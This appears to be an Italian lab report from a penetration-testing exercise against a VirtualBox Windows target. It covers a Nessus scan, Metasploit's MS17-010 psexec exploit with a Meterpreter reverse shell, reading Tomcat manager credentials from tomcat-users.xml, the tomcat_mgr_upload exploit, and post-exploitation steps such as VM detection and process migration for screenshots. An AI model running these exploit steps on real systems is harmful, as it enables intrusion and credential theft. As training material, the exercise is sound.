
WallaceVault

Report esecutivo day 5


Per il corretto svolgimento della richiesta del giorno 5, ho configurato le macchine come richiesto e ho verificato la comunicazione tramite un test di ping. Il risultato ha confermato che le macchine comunicano perfettamente.

L'ambiente è conforme alla richiesta.




Come da richiesta ho attivato il servizio **Nessus** tramite dei comandi molto semplici sulla macchina attaccante (Kali Linux). I comandi per attivare il servizio sono: **sudo systemctl start nessusd,** questo avvia il servizio. Per accedervi bisognerà successivamente digitare su browser **https://localhost:8834/** e ci troveremo nella pagina di login di **Nessus**. A questo punto ho configurato una basic scan specificando alcuni parametri indispensabili per la scansione, come l'indirizzo IP del target e le porte che mi interessavano scansionare.

La scansione ha portato risultati interessanti che possiamo notare nelle immagini sottostanti:



CRITICAL	9.8	7.4	0.9216	Microsoft Message Queuing RCE (CVE-2023-21554, QueueJumper)	Windows	1
MIXED	...	...	...	Apache Tomcat (Multiple Issues)	Web Servers	18
MIXED	...	...	...	Microsoft Windows (Multiple Issues)	Windows	4
HIGH	7.5 *	5.9	0.3584	PostgreSQL Default Unpassworded Account	Databases	1
MIXED	...	...	...	SSL (Multiple Issues)	General	17
MEDIUM	6.5	4.2	0.4859	Echo Service Detection	Service detection	2
MEDIUM	6.5	3.6	0.4859	Quote of the Day (QOTD) Service Detection	Service detection	2
MEDIUM	5.3	4.2	0.0815	SSL Certificate Signed Using Weak Hashing Algorithm	General	2
MEDIUM	5.0 *	6.3	0.0455	Icecast XSL Parser Multiple Vulnerabilities (OF, ID)	CGI abuses	1
MEDIUM	5.0 *	3.6	0.4859	Chargen UDP Service Remote DoS	Denial of Service	1
MIXED	...	...	...	TLS (Multiple Issues)	Service detection	8
MIXED	...	...	...	Microsoft Windows (Multiple Issues)	Misc.	2
MIXED	...	...	...	SMB (Multiple Issues)	Misc.	2
LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1



100464 - Microsoft Windows SMBv1 Multiple Vulnerabilities

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host has Microsoft Server Message Block 1.0 (SMBv1) enabled. It is, therefore, affected by multiple vulnerabilities :

- Multiple information disclosure vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to disclose sensitive information. (CVE-2017-0267, CVE-2017-0268, CVE-2017-0270, CVE-2017-0271, CVE-2017-0274, CVE-2017-0275, CVE-2017-0276)

- Multiple denial of service vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMB request, to cause the system to stop responding. (CVE-2017-0269, CVE-2017-0273, CVE-2017-0280)

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to execute arbitrary code. (CVE-2017-0272, CVE-2017-0277, CVE-2017-0278, CVE-2017-0279)

Depending on the host's security policy configuration, this plugin cannot always correctly determine if the Windows host is vulnerable if the host is running a later Windows version (i.e., Windows 8.1, 10, 2012, 2012 R2, and 2016) specifically that named pipes and shares are allowed to be accessed remotely and anonymously. Tenable does not recommend this configuration, and the hosts should be checked locally for patches with one of the following plugins, depending on the Windows version : 100054, 100055, 100057, 100059, 100060, or 100061.

Consultando varie fonti e osservando attentamente i risultati della scansione abbiamo notato che le vulnerabilità indicate, come quelle di **Remote Code Execution (RCE)** (ad esempio, CVE-2017-0272, CVE-2017-0277, CVE-2017-0278, CVE-2017-0279), sono state rese famose da attacchi su larga scala come **WannaCry** e **NotPetya**. Questi attacchi hanno sfruttato vulnerabilità simili (come **EternalBlue**) per diffondersi rapidamente nelle reti.

EternalBlue: È forse l'exploit più noto legato alle vulnerabilità di SMBv1. Sfrutta una falla nel modo in cui il protocollo gestisce i pacchetti per consentire l'esecuzione di codice da remoto. È stato utilizzato in un attacco ransomware che ha bloccato migliaia di sistemi a livello globale.

Per avvalerci di questo exploit abbiamo utilizzato **msfconsole**, questo tool permette di cercare, configurare e lanciare exploit, payload e auxiliary modules. Offre anche strumenti per information gathering, exploitation e post-exploitation, integra un potente sistema di scripting e automazione e infine fornisce un ambiente interattivo con comandi per gestire sessioni, caricare moduli e avviare attacchi.

Tramite il filtro di ricerca “**search eternalblue”** abbiamo trovato molti exploit, ma ci siamo soffermati sul modulo n10 della nostra ricerca, sembrava essere perfettamente adatto per i nostri scopi.

```
   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Wi
ndows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyn
```

Configuriamo l'exploit inserendo l'IP della macchina vittima e runniamo, ottenendo una sessione **meterpreter**, una volta che un exploit ha avuto successo, Meterpreter fornisce all'attaccante una **shell interattiva** (ma molto più potente della classica shell di sistema).

```
msf6 > use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   DBGTRACE              false                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                             yes       How many times to try to leak transaction
   NAMEDPIPE                                            no        A named pipe that can be connected to (leave blank f
                                                                  or auto)
   NAMED_PIPES           /usr/share/metasploit-framewor  yes       List of named pipes to check
                         k/data/wordlists/named_pipes.t
                         xt
   RHOSTS                                               yes       The target host(s), see https://docs.metasploit.com/
                                                                  docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to be used on target for pretty
                                                                  listing
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SHARE                 ADMIN$                         yes       The share to connect to, can be an admin share (ADMI
                                                                  N$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                              no        The Windows domain to use for authentication
   SMBPass                                              no        The password for the specified username
   SMBUser                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.200.100:4444
[*] 192.168.200.200:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting PowerShell target
[*] 192.168.200.200:445 - Executing the payload...
[+] 192.168.200.200:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:4444 → 192.168.200.200:49451) at 2025-09-02 06:49:40 -0400

meterpreter > ls
```

Una volta ottenuta la sessione meterpreter abbiamo richiesto una shell tramite meterpreter, questo ci consente di ottenere una shell di sistema standard sul computer compromesso. Tramite quest'ultima siamo

riusciti a navigare all'interno delle varie cartelle, dopo tante ricerche abbiamo trovato contenuti interessanti come un file chiamato tomcat-users.xml, che era all'interno di C:\tomcat7\conf

```
meterpreter > shell
Process 3932 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Windows\system32>cd C:\tomcat7\conf
cd C:\tomcat7\conf

C:\tomcat7\conf>dir
dir
 Il volume nell'unit♦ C non ha etichetta.
 Numero di serie del volume: B068-65A2

 Directory di C:\tomcat7\conf

12/07/2024  12:31    <DIR>          .
12/07/2024  12:31    <DIR>          ..
12/07/2024  12:31    <DIR>          Catalina
11/08/2017  13:23            13.451 catalina.policy
11/08/2017  13:23             6.633 catalina.properties
11/08/2017  13:23             1.428 context.xml
11/08/2017  13:23             3.352 logging.properties
12/07/2024  12:26             6.775 server.xml
12/07/2024  12:25             2.067 tomcat-users.xml
11/08/2017  13:23           172.452 web.xml
               7 File         206.158 byte
               3 Directory  19.822.108.672 byte disponibili
```

All'interno di questa di questo file .xml abbiamo trovato le credenziali di un account **tomcat**, questo ci ha permesso di poter accedere al servizio.

```
C:\tomcat7\conf>type tomcat-users.xml
type tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users>
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="admin" password="password" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

Per poter utilizzare le credenziali e accedere al servizio ho aperto un'altra sessione di **msfconsole** e tramite la funzione search ho cercato dei moduli che potessero permettermi di ottenere un accesso remoto a Tomcat. Ho deciso di utilizzare "**exploit/multi/http/tomcat_mgr_upload"**

```
Interact with a module by name or index. For example info 39, use 39 or use exploit/multi/http/tomcat_jsp_upload_bypass
After interacting with a module you can manually set a TARGET with set TARGET 'Java Linux'

msf6 > use 15
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

Ho configurato l'exploit inserendo le credenziali trovate e l'IP della macchina vittima e ho runnato il programma.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,typ
   RHOSTS                         yes       The target host(s), see https://docs.metasp
                                            asics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/uplo
   VHOST                          no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Java Universal


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS ⇒ 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT ⇒ 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword ⇒ password
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername ⇒ admin
msf6 exploit(multi/http/tomcat_mgr_upload) > run
```

A questo punto abbiamo ottenuto un'altra sessione **meterpreter** sul server Tomcat compromesso, così facendo otteniamo il controllo della macchina e l'esecuzione di comandi remoti. Adesso non resta altro che ottenere tutte le informazioni richieste dalla traccia:

Impostazioni di rete della macchina vittima





Tabella routing



Verifica se macchina virtuale o macchina fisica tramite il comando **post/windows/gather/checkvm**.

Questo comando fa parte dei **post-exploitation modules** di Metasploit.
Si esegue **dopo** aver ottenuto una sessione come Meterpreter su una macchina Windows.

```
meterpreter > run post/windows/gather/checkvm
[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_fs_chmod, s
_enum_value_direct, stdapi_registry_load_key, stdapi_re
rivs, stdapi_sys_process_attach, stdapi_sys_process_ki
te
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Non mi resta altro che fare uno screenshot del desktop per completare la task, ma nel momento in cui vado a visualizzare lo screen mi accordo che l'immagine è "offuscata". Dopo alcune ricerche sul perché lo screen fosse oscurato, abbiamo scoperto che lo screenshot è nero perché **non c'è un desktop attivo accessibile al processo in cui gira Meterpreter**. Serve o una sessione grafica aperta, o migrare in un processo legato al desktop utente.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/jGENwnhc.jpeg
meterpreter >
```

Decido quindi di migrare sul processo explorer.exe perché molte ricerche mi hanno portato alla conclusione che migrare in explorer.exe è **la soluzione più comune e di successo nella maggior parte dei casi**. Anche nel nostro caso è stato così.

```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                  Path
 ---   ----  ----          ----  -------  ----                  ----
 3764  3720  explorer.exe  x64   1        DESKTOP-9K1O4BT\user  C:\Windows\explorer.exe

meterpreter > migrate 3764
[*] Migrating from 1908 to 3764...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/xSRcdFYM.jpeg
meterpreter >
```